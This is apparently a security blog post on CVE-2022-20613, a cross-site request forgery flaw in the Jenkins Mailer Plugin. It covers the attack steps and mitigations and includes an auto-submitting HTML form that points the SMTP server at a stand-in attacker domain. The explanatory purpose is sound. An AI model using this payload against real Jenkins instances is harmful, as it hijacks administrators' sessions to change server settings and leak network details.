
Jenkins is one of the world’s most popular automation servers, relied on for continuous integration and delivery. With its many plugins, Jenkins is versatile—but also vulnerable. In this exclusive deep-dive, we’ll uncover the cross-site request forgery (CSRF) vulnerability tracked as CVE-2022-20613, its dangers, how attackers may abuse it, and how to protect your Jenkins setups.
What is CVE-2022-20613?
CVE-2022-20613 is a CSRF vulnerability in the Jenkins Mailer Plugin (version 391.ve4a_38c1b_cf4b_ and earlier). CSRF, or cross-site request forgery, tricks a user’s browser into sending requests they didn’t intend. In this case, the flaw allows attackers to make Jenkins resolve attacker-controlled hostnames using DNS servers. This not only exposes internal resource names but can even leak sensitive network details.
Official Jenkins advisory:
https://www.jenkins.io/security/advisory/2022-02-15/#SECURITY-2221
Why Does This Matter?
Typically, plugins like Mailer allow Jenkins to send emails—think build notifications. Unfortunately, Mailer’s configuration interface failed to protect request authenticity properly. Using CSRF, an attacker can:
Force Jenkins to resolve arbitrary DNS names, potentially exposing internal naming and DNS queries.
- Identify, map, or even interact with resources within a secured network if additional vulnerabilities exist.
1. Attacker Prepares a CSRF Payload
The attacker crafts a malicious website or HTML snippet. When a Jenkins admin (while logged in) visits this site, their browser will unknowingly send a request to the Jenkins Mailer Plugin endpoint.
2. Malicious DNS Name
That forged request contains a setting update—specifically, it instructs Jenkins to resolve an attacker-controlled hostname.
3. Jenkins Resolution
When Jenkins processes this request, it will attempt to resolve the supplied hostname via its configured DNS. The attacker observes these queries (using a domain they control), confirming that Jenkins made the request.
Example Exploit
Here’s a simplified HTML snippet demonstrating this logic. This snippet submits a request to Jenkins’ Mailer configuration endpoint, updating the SMTP server to a domain the attacker controls (evil.example.com):
<html>
  <body>
    <!-- The crucial lines: send a POST to change SMTP server -->
    <form action="http://jenkins.local/plugin/mailer/configure"; method="POST" id="csrf_form">
      <input type="hidden" name="mailer_smtpServer" value="evil.example.com" />
      <input type="hidden" name="mailer_adminAddress" value="attacker@evil.example.com" />
      <!-- Add other needed parameters to ensure form validity -->
    </form>
    <script>
      document.getElementById('csrf_form').submit();
    </script>
  </body>
</html>
Note: The URL path may differ based on Jenkins version and setup. Attackers would tailor it accordingly.
If a logged-in Jenkins admin visits this page, their browser will POST the form as if they were reconfiguring the Mailer plugin settings—allowing the attacker to confirm the DNS lookup occurred.
Proof of DNS Resolution
By monitoring DNS queries for evil.example.com, the attacker can observe requests from the Jenkins server. Tools like Burp Collaborator or services like dnsdumpster.com help attackers watch for inbound DNS queries.
Update Mailer Plugin to the latest version.
- Ensure you use Jenkins’ standard CSRF protections (the "Prevent Cross Site Request Forgery exploits" option).
Restrict what plugins can be installed, and keep all plugins up to date.
Download updated plugin:
https://plugins.jenkins.io/mailer/
References
- Jenkins Security Advisory (Original)
- CVE-2022-20613 Summary on NVD
- Mailer Plugin on Jenkins Plugins Site
Closing Thoughts
CVE-2022-20613 is a prime example of how even non-obvious plugin features can introduce severe risks when authentication and CSRF protections are weak. Always update your Jenkins plugins promptly and disable or restrict features not in use. Jenkins admins should review installed plugins for past vulnerabilities and block unnecessary outbound DNS.
Keeping your continuous integration safe means everyone in your organization can build with confidence!
Timeline
Published on: 01/12/2022 20:15:00 UTC
Last modified on: 07/29/2022 16:20:00 UTC